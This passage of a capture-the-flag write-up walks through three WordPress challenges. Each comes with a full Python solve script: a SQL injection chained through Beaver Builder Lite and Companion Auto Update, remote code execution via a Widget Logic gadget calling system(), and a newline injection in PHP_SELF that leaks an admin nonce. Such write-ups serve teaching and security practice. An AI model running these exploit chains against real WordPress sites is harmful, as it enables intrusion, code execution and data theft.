                $data = call_user_func_array( $action . '_value', array( $value, $data ) );
            }
            break;
    }
    return isset( $data ) ? str_replace( "'", ''', json_encode( $data ) ) : '';
}
This vulnerability allows an attacker to call any defined PHP function that ends with _value, passing $value and $data as arguments.
The second part of the chain is finding a suitable "gadget" function (one ending in _value) that does something dangerous with its arguments. We found cau_get_db_value in the Companion Auto Update plugin (cau_functions.php).
Vulnerable Code: Companion Auto Update
In cau_functions.php:
// Get database value
function cau_get_db_value( $name, $table = 'auto_updates' ) {
    global $wpdb;
    // Vulnerability: $table is directly interpolated into the SQL query
    $table_name     = $wpdb->prefix.$table;
    $cau_configs    = $wpdb->get_results( $wpdb->prepare( "SELECT onoroff FROM {$table_name} WHERE name = '%s'", $name ) );
    foreach ( $cau_configs as $config ) return $config->onoroff;
}
This function takes a $table argument and uses it to construct a table name wp_{$table} without sanitization. This allows for SQL injection if we can control the $table parameter. Since FLBuilderAutoSuggest::get_value allows us to call this function and pass arguments, we have a complete exploit chain.
Solver

The exploit script solve.py automates the attack:
- Registration: It registers a new user via
admin-ajax.php(or logs in if credentials are known) to gain access to the Beaver Builder editor interface (specifically to get a valid nonce). - Nonce Extraction: It creates a draft post and extracts the
FLBuilderConfignonce required to interact with Beaver Builder's AJAX endpoints. - Exploit Execution: It sends a POST request to the builder's AJAX handler with:
fl_action:get_autosuggest_values(to triggerFLBuilderAutoSuggest::get_values, which callsget_value).fl_builder_data[fields][0][action]:cau_get_db(which becomescau_get_db_value).fl_builder_data[fields][0][data]: The SQL injection payload.get_valuepasses$dataas the second argument to the called function, which maps to$tableincau_get_db_value.
Exploit Payload
The SQL injection payload used in solve.py targets the $table parameter:
payload_data = "auto_updates WHERE 1=0 UNION SELECT option_value FROM wp_options WHERE option_name='flaggg' #"
When processed:
cau_get_db_valuereceives$table = payload_data.- It constructs
$table_name = "wp_" . "auto_updates WHERE 1=0 ... ". - The final query becomes:
SELECT onoroff FROM wp_auto_updates WHERE 1=0 UNION SELECT option_value FROM wp_options WHERE option_name='flaggg' # WHERE name = '%s'
This effectively bypasses the intended query and retrieves the flaggg option from the wp_options table.
Solve script:
#!/usr/bin/env python3
import requests
import re
import json
import urllib3

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

# Removed trailing slash to ensure clean URLs
BASE_URL = "http://18.130.76.27:9120"
USERNAME = "exploiterasjdnaw"
PASSWORD = "exploiterasjdnaw"

s = requests.Session()
s.verify = False

def register_user_ajax():
    """
    Registers a user using the vulnerable 'register_user' AJAX action
    found in the test-plugin.
    """
    print(f"[*] Registering user {USERNAME} via AJAX...")
    url = f"{BASE_URL}/wp-admin/admin-ajax.php"

    # Payload matches the sanitization in the PHP code
    data = {
        "action": "register_user",
        "username": USERNAME,
        "password": PASSWORD,
        "email": f"{USERNAME}@example.com"
    }

    try:
        # Use a generic request, not the session, to ensure we are 'nopriv'
        r = requests.post(url, data=data, verify=False)

        if "user created" in r.text:
            print("[+] User registered successfully.")
            return True
        else:
            # If user already exists, it might not echo "user created",
            # but we can try logging in anyway.
            print(f"[*] Registration response: {r.text.strip()}")
            return False
    except Exception as e:
        print(f"[-] Registration request failed: {e}")
        return False

def login_user():
    print(f"[*] Logging in as {USERNAME}...")
    url = f"{BASE_URL}/wp-login.php"
    data = {
        "log": USERNAME,
        "pwd": PASSWORD,
        "wp-submit": "Log In",
        "redirect_to": f"{BASE_URL}/wp-admin/",
        "testcookie": "1"
    }
    r = s.post(url, data=data)
    if any(c.name.startswith('wordpress_logged_in') for c in s.cookies):
        print("[+] Logged in successfully.")
        return True
    print("[-] Login failed.")
    return False

def get_nonce_and_id():
    print("[*] Getting API Nonce and creating page...")
    r = s.get(f"{BASE_URL}/wp-admin/post-new.php")

    # Extract API Nonce
    m_nonce = re.search(r'wpApiSettings\s*=\s*\{.*?"nonce":"([a-f0-9]+)"', r.text)
    if not m_nonce:
        print("[-] Could not find REST API nonce.")
        return None, None
    api_nonce = m_nonce.group(1)

    # Create post (contributors can usually create posts but not pages)
    headers = {
        "X-WP-Nonce": api_nonce,
        "Content-Type": "application/json"
    }
    data = {
        "title": "Exploit Posts",
        "status": "draft",
        "content": "test"
    }
    r = s.post(f"{BASE_URL}/wp-json/wp/v2/posts", headers=headers, json=data)
    if r.status_code not in [200, 201]:
        print(f"[-] REST API creation failed. Code: {r.status_code}")
        return None, None

    post_id = r.json().get('id')
    print(f"[*] Created Draft Post ID: {post_id}")

    # Get Beaver Builder nonce
    editor_url = f"{BASE_URL}/wp-admin/post.php?post={post_id}&action=edit"
    r = s.get(editor_url)

    m_nonce = re.search(r'FLBuilderConfig\s*=\s*\{.*?"nonce":"([a-f0-9]+)"', r.text, re.DOTALL)
    if not m_nonce:
        m_nonce = re.search(r'"nonce":"([a-f0-9]+)"', r.text)

    if m_nonce:
        nonce = m_nonce.group(1)
        print(f"[+] Found Builder Nonce: {nonce}")
        return post_id, nonce
    else:
        print(f"[-] Could not find Builder Nonce in Editor.")
        return post_id, None

def exploit_autosuggest_sqli(post_id, nonce):
    base_ajax_url = f"{BASE_URL}/?p={post_id}&fl_builder"

    print("[*] Attempting SQL Injection via AutoSuggest...")

    # Payload for 'data' parameter to trigger SQLi in cau_get_db_value
    # Original query: SELECT onoroff FROM wp_{table} WHERE name = '%s'
    # We use 'auto_updates' because it has 'onoroff' column

    payload_data = "auto_updates WHERE 1=0 UNION SELECT option_value FROM wp_options WHERE option_name='flaggg' #"

    data = {
        "fl_builder_data[post_id]": post_id,
        "fl_builder_data[fields][0][name]": "flag_fetch",
        "fl_builder_data[fields][0][action]": "cau_get_db",
        "fl_builder_data[fields][0][value]": "anything",
        "fl_builder_data[fields][0][data]": payload_data,
        "fl_action": "get_autosuggest_values",
        "_wpnonce": nonce
    }

    r = s.post(base_ajax_url, data=data)
    print(f"[*] Response Code: {r.status_code}")
    # print(f"[*] Response: {r.text}") # Uncomment if you need to debug raw response

    try:
        res_json = r.json()
        if "flag_fetch" in res_json:
            flag = res_json["flag_fetch"]
            print(f"[!] RESULT: {flag}")
        else:
            print("[-] Flag not found in JSON response.")
    except:
        print("[-] Could not parse JSON response.")

# --- Main Execution Flow ---

# 1. Attempt Registration
register_user_ajax()

# 2. Login
if login_user():
    # 3. Get Nonces
    pid, nonce = get_nonce_and_id()

    # 4. Exploit
    if pid and nonce:
        exploit_autosuggest_sqli(pid, nonce)
Flag
Izanami
| Solves | 4 |
Description
Can you break an infinite loop ?
NOTE: This is a fully white box challenge, almost no heavy brute force is needed.
Attachments
References
Recon
The challenge involves a WordPress instance with the Beaver Builder Lite plugin and a Widget Logic plugin.
The core vulnerability lies in the FLBuilderAutoSuggest::get_value method within class-fl-builder-auto-suggest.php of the Beaver Builder Lite plugin. This method is intended to retrieve values for auto-suggest fields but fails to properly validate the $action parameter before using it in a dynamic function call.
Vulnerable Code: Beaver Builder Lite
In classes/class-fl-builder-auto-suggest.php:
static public function get_value( $action = '', $value = '', $data = '' ) {
    switch ( $action ) {
        // ... (whitelisted cases)
        default:
            // Vulnerability: Allows calling any function ending in '_value'
            if ( function_exists( $action . '_value' ) ) {
                $data = call_user_func_array( $action . '_value', array( $value, $data ) );
            }
            break;
    }
    return isset( $data ) ? str_replace( "'", ''', json_encode( $data ) ) : '';
}
This vulnerability allows an attacker to call any defined PHP function that ends with _value, passing $value and $data as arguments.
The second part of the chain is using a "gadget" function from the Widget Logic plugin. We identified widget_logic_process_array_value which allows processing function calls if they are in an allowed list.
Vulnerable Code: Widget Logic
In widget/logic/array/value/main_value.php:
function widget_logic_process_array_value($value, $allowed_functions)
{
    // ...
    if (widget_logic_is_function_call($value, $out_matches)) {
        return widget_logic_handle_function_call($out_matches, $allowed_functions);
    }
    // ...
}
And in widget/logic/function/main_function.php:
function widget_logic_handle_function_call($matches, $allowed_functions)
{
    $function_name = $matches[1];
    // ...
    // Vulnerability: $allowed_functions is user-controlled via the $data parameter in get_value
    if ('array' !== $function_name && !in_array($function_name, $allowed_functions, true)) {
        throw new Exception(...);
    }

    // ...

    // Vulnerability: Executes the function if it is in the allowed list
    $result = ('array' === $function_name)
        ? widget_logic_parse_array_string("array($args_str)", $allowed_functions)
        : call_user_func_array($function_name, $args)
    ;
    // ...
}
Since FLBuilderAutoSuggest::get_value allows us to call widget_logic_process_array_value (as it ends in _value if we pass widget_logic_process_array) and passes $data as the second argument ($allowed_functions), we can supply our own list of allowed functions (e.g., ['system']) and execute arbitrary code.
Solver
Exploit Payload
The RCE payload used in solve.py targets the widget_logic_process_array_value gadget:
- Action:
widget_logic_process_array(which callswidget_logic_process_array_value). - Value:
system('{command}')(the code to execute). - Data:
['system'](passsystemas an allowed function).
When processed:
FLBuilderAutoSuggest::get_valuecallswidget_logic_process_array_value("system('...')", ['system']).widget_logic_process_array_valuedetects it as a function call.widget_logic_handle_function_callchecks ifsystemis in['system'](it is).- It executes
system('{command}'), returning the output.
Solve script:
#!/usr/bin/env python3
import requests
import re
import json
import urllib3

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

# Removed trailing slash to ensure clean URLs
BASE_URL = "http://18.130.76.27:9131"
USERNAME = "exploiter_final"
PASSWORD = "exploiter_password"

s = requests.Session()
s.verify = False

def register_user_ajax():
    print(f"[*] Registering user {USERNAME} via AJAX...")
    url = f"{BASE_URL}/wp-admin/admin-ajax.php"
    data = {
        "action": "register_user",
        "username": USERNAME,
        "password": PASSWORD,
        "email": f"{USERNAME}@example.com"
    }
    try:
        r = requests.post(url, data=data, verify=False)
        if "user created" in r.text.lower():
            print("[+] User registered successfully.")
            return True
        else:
            print(f"[*] Registration response: {r.text.strip()}")
            return False
    except Exception as e:
        print(f"[-] Registration request failed: {e}")
        return False

def login_user():
    print(f"[*] Logging in as {USERNAME}...")
    url = f"{BASE_URL}/wp-login.php"
    data = {
        "log": USERNAME,
        "pwd": PASSWORD,
        "wp-submit": "Log In",
        "redirect_to": f"{BASE_URL}/wp-admin/",
        "testcookie": "1"
    }
    r = s.post(url, data=data)
    if any(c.name.startswith('wordpress_logged_in') for c in s.cookies):
        print("[+] Logged in successfully.")
        return True
    print("[-] Login failed.")
    return False

def get_nonce_and_id():
    print("[*] Getting API Nonce and creating post...")
    r = s.get(f"{BASE_URL}/wp-admin/post-new.php")

    m_nonce = re.search(r'wpApiSettings\s*=\s*\{.*?"nonce":"([a-f0-9]+)"', r.text)
    if not m_nonce:
        print("[-] Could not find REST API nonce.")
        return None, None
    api_nonce = m_nonce.group(1)

    headers = {
        "X-WP-Nonce": api_nonce,
        "Content-Type": "application/json"
    }
    data = {
        "title": "Exploit Post Final",
        "status": "draft",
        "content": "test"
    }
    r = s.post(f"{BASE_URL}/wp-json/wp/v2/posts", headers=headers, json=data)
    if r.status_code not in [200, 201]:
        print(f"[-] REST API creation failed. Code: {r.status_code}")
        return None, None

    post_id = r.json().get('id')
    print(f"[*] Created Draft Post ID: {post_id}")

    editor_url = f"{BASE_URL}/wp-admin/post.php?post={post_id}&action=edit"
    r = s.get(editor_url)

    m_nonce = re.search(r'FLBuilderConfig\s*=\s*\{.*?"nonce":"([a-f0-9]+)"', r.text, re.DOTALL)
    if not m_nonce:
        m_nonce = re.search(r'"nonce":"([a-f0-9]+)"', r.text)

    if m_nonce:
        nonce = m_nonce.group(1)
        print(f"[+] Found Builder Nonce: {nonce}")
        return post_id, nonce
    else:
        print(f"[-] Could not find Builder Nonce in Editor.")
        return post_id, None

def exploit_rce(post_id, nonce, command="cat /flag-*.txt"):
    base_ajax_url = f"{BASE_URL}/?p={post_id}&fl_builder"

    print(f"[*] Attempting RCE: {command}")

    # We use widget_logic_process_array_value as a gadget
    # It takes (value, allowed_functions)
    # value is where we put our function call
    # allowed_functions is where we put the function name we want to allow

    payload_value = f"system('{command}')"

    data = {
        "fl_builder_data[post_id]": post_id,
        "fl_builder_data[fields][0][name]": "rce_output",
        "fl_builder_data[fields][0][action]": "widget_logic_process_array",
        "fl_builder_data[fields][0][value]": payload_value,
        "fl_builder_data[fields][0][data][0]": "system",
        "fl_action": "get_autosuggest_values",
        "_wpnonce": nonce
    }

    r = s.post(base_ajax_url, data=data)
    print(f"[*] Response Code: {r.status_code}")

    try:
        res_json = r.json()
        if "rce_output" in res_json:
            output = res_json["rce_output"]
            print(f"[!] RESULT: {output}")
        else:
            print("[-] RCE output not found in JSON response.")
    except:
        # If JSON parsing fails, it's likely because system() output is before the JSON
        match = re.search(r'(CTF\{.*?\})', r.text)
        if match:
            print(f"[!] RESULT: {match.group(1)}")
        else:
            print("[-] Could not parse JSON or find flag in response.")
            # print(f"[*] Raw Response: {r.text}")

# --- Main Execution Flow ---

if __name__ == "__main__":
    # 1. Attempt Registration
    register_user_ajax()

    # 2. Login
    if login_user():
        # 3. Get Nonces
        pid, nonce = get_nonce_and_id()

        # 4. Exploit
        if pid and nonce:
            exploit_rce(pid, nonce)
Flag

Stututu
| Solves | 4 |
Description
Stutututu bam bam
NOTE: This is a fully white box challenge, almost no heavy brute force is needed.
Attachments
References
Recon
We are given a WordPress instance with a custom plugin called "Test Plugin".
Examining the plugin code in wp-content/plugins/test-plugin/test-plugin.php, we find a few interesting functions:
function valid_page() {
    global $current_screen;

    return $current_screen->id === 'toplevel_page_admin-stututu';
}

function load_assets(){
    // die("load_assets");
    if(valid_page()){
        echo "<h1> Admin, here is your nonce to get the flag: ". wp_create_nonce("get_the_flag_admin"). "</h1>";
    }
    else{
        echo "<h1> User, here is your nonce to get the flag: ". wp_create_nonce("get_the_flag"). "</h1>";
    }

}
add_action("admin_enqueue_scripts", "load_assets");
add_action("wp_ajax_get_flag", "get_flag");
The load_assets function, hooked to admin_enqueue_scripts, checks valid_page(). If true, it prints an "Admin" nonce. This nonce is required to get the real flag via the get_flag AJAX action:
function get_flag(){
    if (wp_verify_nonce( $_GET['nonce'], 'get_the_flag_admin' ) ) {
        echo "<h1> FLAG: ". get_option("flaggg"). "</h1>";
        return;
    }
    // ...
}
The valid_page function checks if the global $current_screen->id matches toplevel_page_admin-stututu.
Solver
The vulnerability lies in how WordPress determines the $current_screen->id. This is typically derived from the URL or the hook name.
To trigger valid_page(), we need to trick WordPress into believing we are on the toplevel_page_admin-stututu screen while we ensure that admin_enqueue_scripts fires.
The admin_enqueue_scripts hook generally fires on admin pages. We can access /wp-admin/ as a subscriber.
The exploit uses a URL manipulation technique to confuse the screen parsing logic. By appending the target screen ID to the URL in a specific way, we can override what WordPress thinks the current screen is.
The Regex Bypass in vars.php
The core of this exploit relies on a behavior in wp-includes/vars.php where WordPress parses $_SERVER['PHP_SELF'] to determine the current admin page ($pagenow).
// wordpress/wp-includes/vars.php

// ...
	} else {
		preg_match( '#/wp-admin/?(.*?)$#i', $_SERVER['PHP_SELF'], $self_matches );
	}

	$pagenow = ! empty( $self_matches[1] ) ? $self_matches[1] : '';
// ...
The regex #/wp-admin/?(.*?)$#i is intended to extract the path after /wp-admin/. Crucially:
- The
.(dot) character in regex does not match newline characters by default. - The regex expects the match to continue until the end of the string (
$). - The regex is not anchored to the start of the string.
When we request a URL like:
.../wp-admin/index.php/asdasd%0A/wp-admin/toplevel_page_admin-stututu
$_SERVER['PHP_SELF'] contains a newline character (%0A decodes to \\n).
- The regex engine attempts to match starting from the real
/wp-admin/. - It encounters the newline in
...asdasd\\n..., which.*cannot match. Since it cannot reach the end of the string ($), this first match attempt fails. - The regex engine continues searching the string and finds the second
/wp-admin/(the one we injected). - It successfully matches
toplevel_page_admin-stututufrom there to the end of the string.

This tricks WordPress into setting $pagenow (and subsequently $current_screen->id) to toplevel_page_admin-stututu, satisfying the condition in the vulnerable plugin.
Solver:
import requests
import re

# CONFIGURATION
BASE_URL = "http://18.130.76.27:9191"
REGISTER_URL = f"{BASE_URL}/wp-admin/admin-ajax.php"
LOGIN_URL = f"{BASE_URL}/wp-login.php"
AJAX_URL = f"{BASE_URL}/wp-admin/admin-ajax.php"

# The exploited URL that confuses WP_Screen into setting the wrong ID
EXPLOIT_URL = f"{BASE_URL}/wp-admin/index.php/asdasd%0A/wp-admin/toplevel_page_admin-stututu"

# Credentials to create
USERNAME = "hacker123sss"
PASSWORD = "hacker123sss"
EMAIL = "hacker123sss@example.com"

def run_exploit():
    session = requests.Session()

    # STEP 1: Register a Subscriber Account
    # We need this because 'admin_enqueue_scripts' only fires inside /wp-admin/,
    # which requires at least a subscriber login.
    print("[*] Registering user...")
    reg_data = {
        'action': 'register_user',
        'username': USERNAME,
        'password': PASSWORD,
        'email': EMAIL
    }
    r = session.post(REGISTER_URL, data=reg_data)
    if "user created" not in r.text:
        print(f"[-] Registration failed or user exists: {r.text}")
        # Proceeding anyway in case user already exists
    else:
        print("[+] User registered successfully.")

    # STEP 2: Login
    print("[*] Logging in...")
    login_data = {
        'log': USERNAME,
        'pwd': PASSWORD,
        'wp-submit': 'Log In',
        'redirect_to': f'{BASE_URL}/wp-admin/',
        'testcookie': '1'
    }
    r = session.post(LOGIN_URL, data=login_data)

    # Check if we got the wordpress cookies
    if any('wordpress_logged_in' in cookie.name for cookie in session.cookies):
        print("[+] Logged in successfully.")
    else:
        print("[-] Login failed.")
        return

    # STEP 3: Request the Manipulated URL to Leak Nonce
    # The path info '/toplevel_page_admin-stututu' tricks WP_Screen
    print(f"[*] Accessing exploit URL: {EXPLOIT_URL}")
    r = session.get(EXPLOIT_URL)

    # Search for the "Admin" nonce message in the response HTML
    # We expect: "Admin, here is your nonce to get the flag: [nonce]"
    match = re.search(r"Admin, here is your nonce to get the flag:\s*([a-f0-9]+)", r.text)

    if match:
        admin_nonce = match.group(1)
        print(f"[+] SUCCESS! Leaked Admin Nonce: {admin_nonce}")
    else:
        print("[-] Failed to find admin nonce in response.")
        # Debug: check if we got the User nonce instead (means exploit failed)
        if "User, here is your nonce" in r.text:
            print("[-] Exploit failed: Server saw us as a normal User (ID manipulation didn't work).")
        return

    # STEP 4: Retrieve the Flag
    print("[*] Using nonce to fetch the flag...")
    flag_params = {
        'action': 'get_flag',
        'nonce': admin_nonce
    }
    r = session.get(AJAX_URL, params=flag_params)

    if "FLAG:" in r.text:
        print("\n" + "="*40)
        print(r.text.strip())
        print("="*40)
    else:
        print(f"[-] Failed to get flag. Response: {r.text}")

if __name__ == "__main__":
    run_exploit()
Flag